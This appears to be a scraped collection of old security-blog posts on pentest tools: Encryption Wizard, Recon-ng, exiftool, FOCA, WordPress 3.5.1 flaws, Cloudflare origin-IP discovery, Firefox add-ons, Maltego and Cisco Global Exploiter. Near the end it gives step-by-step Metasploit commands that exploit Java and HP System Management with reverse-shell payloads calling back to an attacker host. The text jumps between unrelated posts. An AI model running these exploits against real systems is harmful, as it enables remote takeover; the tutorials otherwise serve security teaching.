Encryption Wizard (EW) is a simple, strong, Java file and folder encryptor for protection of sensitive information (FOUO, Privacy Act, CUI, etc.). EW encrypts all file types for data-at-rest and data-in-transit protection. Without installation or elevated privileges, EW runs on Windows, Mac, Linux, Solaris, and other computers with Sun Java.
Backtrack 5 has already come with ewizard ; it `s located in the /pentest/misc/ewizard . But it`s not latest version so we have to download latest version
Extract zip file where you can see one java file ; & ewizard user manual which contained all information about how to use it to encrypt & decrypt your private data.
For linux user java -jar EW-Public-3.3.5.jar
For windows user double click on jar file & you can also install from tools & click on install

It open Encryption wizard.Now click on file menu & add folder or file to encrypt.
Now add file & enter passphrase . You can also enter certificates; metadata . You can also generate password which show in last tab.
Now your file is encrypted.
To decrypt, drag the .wzd / .wza file into Encryption Wizard and select ‘Decrypt’. & enter your passphrase.
Recon-ng is an open-source framework coded in python by Tim Tomes a.k.a LaNMaSteR53. Its interface is modeled after the look of the Metasploit Framework but it is not meant for exploitation or for spawning a meterpreter session or a shell, it is for web-based reconnaissance and information gathering. It comes with modules to support your web reconnaissance adventure and information gathering just like Metasploit's auxiliary and exploit modules. Modules are categorized into Discovery, Experimental, Recon and Reporting. As of this writing here are the modules with its subcategories:
I am also one of the contributors for this framework and has contributed mostly to the Discovery modules.
In this article I'm going to emphasize the Backup File Finder module which I authored together with Tim Tomes (the main developer of Recon-ng). This module can be used for checking specific hosts for exposed backup files. The default configuration searches for wp-config.php files which contain WordPress database configuration information.
As a side note, this module is inspired by cmsploit.
Basic Usage: load discovery/info_disclosure/http/backup_finder (use the module)
show options (shows the options that can be set for the module)
set source target.com (the host you want to crawl)
set uri config_file (configuration file you want to check, ex. wp-config.php)
Here is the screenshot of the Backup File Finder's actual crawling.
Now, here is what's inside in a typical configuration file:
define('DB_NAME', 'wordpress'); /** MySQL database username */ define('DB_USER', 'root'); /** MySQL database password */ define('DB_PASSWORD', 'passwd'); /** MySQL hostname */ define('DB_HOST', 'localhost'); /** Database Charset to use in creating database tables. */ define('DB_CHARSET', 'utf8'); /** The Database Collate type. Don't change this if in doubt. */ define('DB_COLLATE', ''); List of the various configuration files used by popular CMS' which can be set to the option uri:
wp-config.php >> WordPress config.php >> phpBB, ExpressionEngine configuration.php >> Joomla LocalSettings.php >>MediaWiki mt-config.cgi >> Movable Type settings.php >> Drupal About The Author This article has been written by Jay Turla, he is a security researcher at Infosec, along with security research he also performs vulnerability research too.
Metadata is stored in any document by authoring application which can be user-name ; comment ;creation date;modification date.Metadata is very important in computer Forensic ; well know hacker group Anonymous `s members are arrested due to metadata. Because they upload document without clearing metadata ; so by reading metadata we can find lots of juicy information.
Previous we saw how we can extract metadata using FOCA from website ; But we can also extract metadata from BACKTRACK using exiftool.
If you want to write your own python script then visit our new section of blog script .
Exiftool can extract metadata from images ;documents ,videos etc.Most of file format are supported in exiftool. EXIFTOOL can also write metadata into Documents. So before uploading document remove metadata from it
How to use? (1)If you are not using backtrack than you can download from git. For ubuntu user type following command in terminal. git clone https://github.com/pandastream/libimage-exiftool-perl-9.27.git exiftool sudo apt-get install libarchive-zip-perl
Wordpress exposes a so called Pingback API to link to other blogposts. Using this feature you can scan other hosts on the intra- or internet via this server. You can also use this feature for some kind of distributed port scanning: You can scan a single host using multiple Wordpress Blogs exposing this API. This issue was fixed in Wordpress 3.5.1. Older versions are vulnerable, if the XML-RPC Interface is active.
Recently true-caller and Tango messenger is hacked by Syrian-Electronic-Army.
And large amount of Database has been stolen. Now what is common in these sites?
They have word-press 3.5.1 which is vulnerable to some attack.
A weakness and multiple vulnerabilities have been reported in WordPress, which can be exploited by malicious users to disclose certain system information and bypass certain security restrictions and by malicious people to conduct spoofing and cross-site scripting attacks, bypass certain security restrictions, and cause a DoS (Denial of Service).
1) An error when calculating the hash cycle count within the "crypt_private()" method in /wp-includes/class-phpass.php can be exploited to exhaust CPU and memory resources by sending HTTP requests with a specially crafted password cookie.
Successful exploitation of this vulnerability requires knowledge of the URL for a password-protected post.
This vulnerability is confirmed in version 3.5.1. Prior versions may also be affected.
Here is full details & exploitation is available ;visit this link.
Successful exploitation requires the "Contributor" role.
4) An unspecified error can be exploited to reassign the post authorship.
5) Certain input related to SWFUpload is not properly sanitised before being returned to the user. This can be exploited to execute arbitrary HTML and script code in a user's browser session in context of an affected site. 6) Certain input related to Flash applet within TinyMCE Media Plugin is not properly verified before being used. This can be exploited to e.g. spoof unspecified content.
7) Certain input related to media uploading is not properly sanitised before being returned to the user. This can be exploited to execute arbitrary HTML and script code in a user's browser session in context of an affected site.
8) An error when handling failed uploads can be exploited to disclose the full installation path.
Few days back we setup a small and interesting challenge for RHA readers, the main goal of the challenge was to find the hosting provider and the real iP address of the attack-secure.com. Since attack-secure.com is running cloudflare which acts as a reverse proxy the nameservers and the target iP address would be replaced with the one of cloudflare when ever you try to communicate with the servers. So let's talk about some of the ways we can solve this challenge, we are disclosing some of the ways that could be used to solve this challenge. Bypassing Cloudflare - Method 1
The first method involves the using a website that maintain records of websites using cloudflare, it contains list of around 381,314 domains that have recently shifted to cloudflare and they are actively testing it. The website is called as cloudflare-watch.org. The guys are cloudflare watch believe that cloudflare was started for a purpose of helping bad guys such as hackers, ddosers, copyright pirates. Here is what they write on their homepage:
"CloudFlare is a venture-funded startup that routes around Internet abuse by acting as a reverse proxy. They also encourage illegality by allowing hackers, DDoSers, cyberbullies, and copyright pirates to hide behind their servers."
A direct iP connect was found inside the database, if you compare this IP address with the ip address that we get while we ping the website, it's different.
On navigating to the following address "http://199..47.222.125", we find that this particular web server belongs to page.ly which is the real webhosting company for attack-secure.com
Bypassing Cloudflare Method 2
The second method is one of the best methods specially to figure out the real ip of forums who are using cloudflare. The idea behind this method to register on a forum or any where that allows registrations, since cloudflare does not handles mx records it is possible for us to find out the real iP by email headers. One of our winners have sent us a video on how he utilized this method to solve the challenge:
Winners
We received hundred's of submission and most of the people were sending the cloudflare iP instead of the real one. We would like to congratulate the following people for solving our challenge:
1)Haider Qureshi(Solved first) (Utilized the second method)
2)Aamir Rehman(Utilized the second method)
There are ofcourse other methods such as resolving real iP by subdomains and by using mx records, We might talk about them in upcoming articles.
If you installed metasploit from git repository then you donot face any problem with SET. But If you have installed metasploit from its binary version then when you tried to running social engineering toolkit metasploit attack then might be you get error of some ruby bundle. Here is solution of that problem. I tested on SET Version: 5.2.1 & metasploit v4.6.2-1.
We are going to install Ruby 1.9.3 using RVM. Running all this command in msf3 folder
Last month I put some of tutorial on Information gathering which is first step of penetration testing , & today we will go ahead in this series . As you know Backtrack has all tools for penetration testing , but this tool is not come with backtrack ; It`s very powerful tool for information gathering and its name is FOCA (Fingerprinting Organizations with Collected Archieves). It is windows based tool ; you can install it in linux with help of wine. But i used it in windows , you can find here “how to install foca inbacktrack?”
What kind of data can be found?
•Metadata:
–Information stored to give information about the document.
•For example: Creator, Organization, etc..
•Hidden information:
–Information internally stored by programs and not editable.
•For example: Template paths, Printers, db structure, etc…
•Lost data:
–Information which is in documents due to human mistakes or negligence, because it was not intended to be there.
•For example: Links to internal servers, data hidden by format, etc…
(2)Enter your valid email address at end of page & you will receive email which contain Download link.
(3)Install Foca by running setup.
Sample Example of FOCA:-
(1)Open foca click on create new project.
(2)Enter project name & domain name & click on create.
(3)On right side you can see different file types which will be searching in given domain. Select which file type you want to search & click on search.
(4)As you can see in above image ; it will find different files from domain using google & bing search engine.
(5)Then right click on file & download it &then again right click on file & extract metadata from file.
(6)On left side click on metadata summary ;there you can find different information which are extracted from document like username ;software; creation date ;modification date.
It can also find different DNS of related domain & server details.
(7)It can also find some juicy info ; known vulnerability; backup; directory listing ; sqli ; svn; GHDB and much more.
It`s just simple tutorial.So download it & enjoy it & gather some critical information. J
There are now more than 1 billion smartphone users around the world, many of whom are connected to always-live cloud services. While e-mail and social media accounts are synced with their PC counterparts to create a seamless solution for cross-platform communication, we are now beginning to see some of the major security issues that have been created. Malware, software intended to damage or take control of a computer system, is spreading through these open channels causing infections at alarming rates. In 2012, mobile malware increased by 1200% and 32% of desktop computers were identified as being infected with a trojan, worm or virus. Many of these infections can be avoided by using a freeware software solution such as Spybot, although new types of malware are released daily that can avoid immediate detection. In the following infographic some incredible statistics have been compiled into a guide explaining the process of infection, the information at stake and helpful tips on protecting yourself from a technological and potentially identity-stealing disaster.
Well, You might have already about "Attack-Secure Real World Penetration testing course", The course is based upon real world Penetration testing, The course covers almost every thing that you need to learn in order to become a good Penetration tester. The lab is based upon over 20+ real world targets that you need to hack and find the key.txt file in order to pass the examination. Luckily for RHA readers, the Attack-secure founder "Muhammad Ramadan" was kind enough to to sponsor a contest for us. The contest is based upon a challenge where the first one to solve it would get a free chance at the certification and full access to the lab. The others would get amazing 20% discount on all courses.
The challenge goes as follows:
The website attack-secure.com is running cloudflare, Therefore the real IP and the hosting provider is not known, We verified it by performing a query to it's dns servers.
Your challenge is as follows:
1) Find the Hosting Provider of Attack-secure.com 2) Find the real dns servers. 3) Find the real IP (Additional Points)
Wish you good luck, You can report answers to rafayhackingarticles@gmail.com.
In this brief post, we are listing a few popular and interesting Firefox add-ons that are useful for penetration testers. These add-ons vary from information gathering tools to attacking tools. If you are using BACKTRACK than use OWASP Mantra which has lots of useful Add-ons.
(1)Firebug Firebug is a nice add-on that integrates a web development tool inside the browser. With this tool, you can edit and debug HTML, CSS and JavaScript live in any webpage to see the effect of changes. It helps in analyzing JS files to find XSS vulnerabilities. It’s an really helpful add-on in finding DOM based XSS for security testing professionals.Add Firebugin your Browser from this link: https://addons.mozilla.org/en-US/firefox/addon/firebug/
(2)Web Developer Web Developer is another nice add-on that adds various web development tools in the browser. It helps in web application penetration testing.Add Web Developerin your browser from this link: https://addons.mozilla.org/de/firefox/addon/web-developer/ (3)Live HTTP Headers Live HTTP Headers is a really helpful penetration testing add-on for Firefox. It displays live headers of each http request and response. You can also save header information by clicking on the button in the lower left corner. I don’t think that there is any kind of need to tell how important this add-on is for the security testing process.Add Live HTTP Headersto Firefox with this link: https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/
(4)Tamper Data Tamper Data is similar to the Live HTTP Header add-on but, has header editing capabilities. With the tamper data add-on, you can view and modify HTTP/HTTPS headers and post parameters. Thus it helps in security testing web application by modifying POST parameters. It can be used in performing XSS and SQL Injection attacks by modifying header data.Add the Tamper dataadd-on to Firefox browser with this link: https://addons.mozilla.org/en-US/firefox/addon/tamper-data/)
(5)Hackbar Hackbar is a simple penetration tool for Firefox. It helps in testing simple SQL injection and XSS holes. You cannot execute standard exploits but you can easily use it to test whether vulnerability exists or not. You can also manually submit form data with GET or POST requests. It also has encryption and encoding tools. Most of the times, this tool helps in testing XSS vulnerability with encoded XSS payloads. It also supports keyboard shortcuts to perform various tasks.I am sure, most of the persons in the security field already know about this tool. This tool is mostly used in finding POST XSS vulnerabilities because it can send POST data manually to any page you like. With the ability of manually sending POST form data, you can easily bypass client side validations of the page. If your payload is being encoded at client side, you can use an encoding tool to encode your payload and then perform the attack. If the application is vulnerable to the XSS, I am sure you will find the vulnerability with the help of the Hackbar add-on on Firefox browser.Add Hackbaradd-on to Firefox browser with this link: https://addons.mozilla.org/en-US/firefox/addon/hackbar/
(6)Websecurify Websecurify is a nice penetration testing tool that is also available as add-on for Firefox. We have already covered WebSecurify in detail in previous article. WebSecurify can detect most common vulnerabilities in web applications. This tool can easily detect XSS, SQL injection and other web application vulnerability. Unlike other listed tools, it is a complete penetration testing tool in itself available as a browser add-on. It gives most of the features available in standalone tool.Add WebSecurifyto Firefox browser with this link: https://addons.mozilla.org/en-us/firefox/addon/websecurify/ (7)XSS Me Cross Site Scripting is the most found web application vulnerability. For detecting XSS vulnerabilities in web applications, this add-on can be a useful tool. XSS-Me is used to find reflected XSS vulnerabilities from a browser. It scans all forms of the page, and then performs an attack on the selected pages with pre-defined XSS payloads. After the scan is complete, it lists all the pages that renders a payload on the page, and may be vulnerable to XSS attack. Now, you can manually test the web page to find whether the vulnerability exists or not.Add XSS Me to your Firefox browser: https://addons.mozilla.org/en-us/firefox/addon/xss-me/
(8)SQL Inject Me SQL Inject Me is another nice Firefox add-on used to find SQL injection vulnerabilities in web applications. This tool does not exploit the vulnerability but display that it exists. SQL injection is one of the most harmful web application vulnerabilities, it can allow attackers to view, modify, edit, add or delete records in a database.The tool sends escape strings through form fields, and tries to search database error messages. If it finds a database error message, it marks the page as vulnerable. QA testers can use this tool for SQL injection testing.Add SQL Inject Me add-on to your browser: https://addons.mozilla.org/en-us/firefox/addon/sql-inject-me/
(9)CryptoFoxCryptoFox is an encryption or decryption tool for Mozilla Firefox. It supports most of the available encryption algorithm. So, you can easily encrypt or decrypt data with supported encryption algorithm. This add-on comes with dictionary attack support, to crack MD5 cracking passwords. Although, it hasn’t have good reviews, it works satisfactorily.Add CryptoFox add-on to your browser: https://addons.mozilla.org/en-US/firefox/addon/cryptofox/
Maltego is an open source intelligence and forensics application. It allows you to mine and gather information, and represent the information in a meaningful way. The word "open source" in Maltego means that it gathers information from the open source resources; it does not mean that Maltego is open source software.
Maltego allows you to enumerate Internet infrastructure information, such as:
• Domain names
• DNS names
• Whois information
• Network blocks
• IP addresses
It can also be used to gather information about people, such as:
• Companies and organizations related to the person
• E-mail address related to the person
• Websites related to the person
• Social networks related to the person
• Phone numbers related to the person
There are more than 70 transforms available in Maltego. The word "transform" refers to the information gathering phase done by Maltego.
On the Internet, there are several public resources that can be used to collect
information regarding a target domain. The benefit of using these resources is that we don't generate network traffic to the target domain directly, so the target domain may not know about our activities.
Following are the resources that can be use
(1)http://www.archive.org :-Contains an archive of websites.
(2)http://www.domaintools.com:-Domain name intelligence.
(3)http://serversniff.net:-Free "Swiss Army Knife" for networking,
For past couple of months there has been a significant increase in the freelance security testing projects we were doing here at RHA. However, we never officially documented our testing services and a single post defining our services was not enough to reach to a wider audience. Therefore i thought to launch my own Penetration testing/Security testing company and we have named it "RHA InfoSec".
What We Are offering?
We are offering wide range of security testing services, however our major focus would on on the following ones:
1) CMS Security Testing
2) Server Security Testing
3) Network Security Testing
4) Source Code Analysis
5) Denial of service testing.
WebApplication Penetration Testing
We here at RHA InfoSec are a fan of OWASP methodology, because we believe that it covers almost everything. OWASP testing methodology is recognized and is widely accepted around the globe. Here are contents of OWASP Testing Methodology.
Network Penetration Testing
Networks Pentests are one of the most difficult ones to perform and requires a lot of expertise as networks can be very complex, With the advent of firewall, IDS and IPS. Network Pentesting can be some times very difficult. At RHA Infosec we can perform both Internal and external network Penetration testing on the most complex environments.
CMS Testing
We here at RHA InfoSec specialize in CMS security, we look for vulnerable plugins, and Flash based files and other common Vulnerabilities on your website according to OWASP Standards. In the end we would deliver you a report of the findings Based upon the priorities and the risk, along with it we also write the countermeasures that you need to take in order to eliminate the vulnerabilities.
Got Hacked?
If you have got your website defaced or hacked and looking for a prompt response, we have created an emergency page dedicated to our customers who have got their website hacked and looking for an immediate review on their website.
RHA wouldn't had grown as much as it's today, if you people didn't motivate me, I want to hear your feedback regarding our newly launched company. Suggestions/critics are welcomed in order to improve our website.
P.S I would like to specially thank our blog reader "Muhammad Gazzaly" for designing our services site.
This module abuses the insecure invoke() method of the ProviderSkeleton class that allows to call arbitrary static methods with user supplied arguments. The vulnerability affects Java version 7u21 and earlier.
Exploit Targets
0 - Generic (Java Payload) (default) 1 - Windows x86 (Native Payload) 2 - Mac OS X x86 (Native Payload) 3 - Linux x86 (Native Payload)
$ msfconsole msf > use exploit/multi/browser/java_jre17_provider_skeleton msf exploit(java_jre17_provider_skeleton) > show payloads msf exploit(java_jre17_provider_skeleton) > set PAYLOAD java/meterpreter/reverse_tcp msf exploit(java_jre17_provider_skeleton) > set LHOST [MY IP ADDRESS] msf exploit(java_jre17_provider_skeleton) > exploit
Backtrack has lots of tools for web-application testing. Directory traversal is one of the critical vulnerability in web-application. Previously i post about what is directory traversal & how to bypass its filter , but that process is manual, it can consume lots of time.But in bactrack automatic tools are available for this test which is DOTDOTPWN.
If you are on other distro , then you can download it form here.
It's a very flexible intelligent fuzzer to discover traversal directory vulnerabilities in software such as HTTP/FTP/TFTP servers, Web platforms such as CMSs, ERPs, Blogs, etc.
Also, it has a protocol-independent module to send the desired payload to the host and port specified. On the other hand, it also could be used in a scripting way using the STDOUT module.
It's written in perl programming language and can be run either under *NIX or Windows platforms. It's the first Mexican tool included in BackTrack Linux .
There are two modules available for exploitation of hp system management.
(1)HP System Management Anonymous Access Code Execution
This module exploits an anonymous remote code execution on HP System Management 7.1.1 and earlier. The vulnerability exists when handling the iprange parameter on a request against /proxy/DataValidation. In order to work HP System Management must be configured with Anonymous access enabled.
Exploit Targets
0 - HP System Management 7.1.1 - Linux (CentOS) (default) 1 - HP System Management 6.3.0 - Linux (CentOS)
msfconsole msf > use exploit/linux/http/hp_system_management msf exploit(hp_system_management) > show payloads msf exploit(hp_system_management) > set PAYLOAD generic/shell_reverse_tcp msf exploit(hp_system_management) > set LHOST [MY IP ADDRESS] msf exploit(hp_system_management) > set RHOST [TARGET IP] msf exploit(hp_system_management) > exploit
(2)HP System Management Homepage JustGetSNMPQueue Command Injection
This module exploits a vulnerability found in HP System Management Homepage. By supplying a specially crafted HTTP request, it is possible to control the 'tempfilename' variable in function JustGetSNMPQueue (found in ginkgosnmp.inc), which will be used in a exec() function. This results in arbitrary code execution under the context of SYSTEM
Exploit Targets
0 - Windows (default)
msfconsole msf > use exploit/windows/http/hp_sys_mgmt_exec msf exploit(hp_sys_mgmt_exec) > show payloads msf exploit(hp_sys_mgmt_exec) > set PAYLOAD windows/meterpreter/reverse_tcp msf exploit(hp_sys_mgmt_exec) > set LHOST [MY IP ADDRESS] msf exploit(hp_sys_mgmt_exec) > set RHOST [TARGET IP] msf exploit(hp_sys_mgmt_exec) > exploit
Cisco Global Exploiter (CGE), is an advanced, simple and fast security testing tool/ exploit engine, that is able to exploit 14 vulnerabilities in disparate Cisco switches and routers. CGE is command-line driven perl script which has a simple and easy to use front-end.
Vulnerabilities list : [1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability [2] - Cisco IOS Router Denial of Service Vulnerability [3] - Cisco IOS HTTP Auth Vulnerability [4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability [5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability [6] - Cisco 675 Web Administration Denial of Service Vulnerability [7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability [8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability [9] - Cisco 514 UDP Flood Denial of Service Vulnerability [10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability [11] - Cisco Catalyst Memory Leak Vulnerability [12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability [13] - 0 Encoding IDS Bypass Vulnerability (UTF) [14] - Cisco IOS HTTP Denial of Service Vulnerability
 It open Encryption wizard.Now click on file menu & add folder or file to encrypt.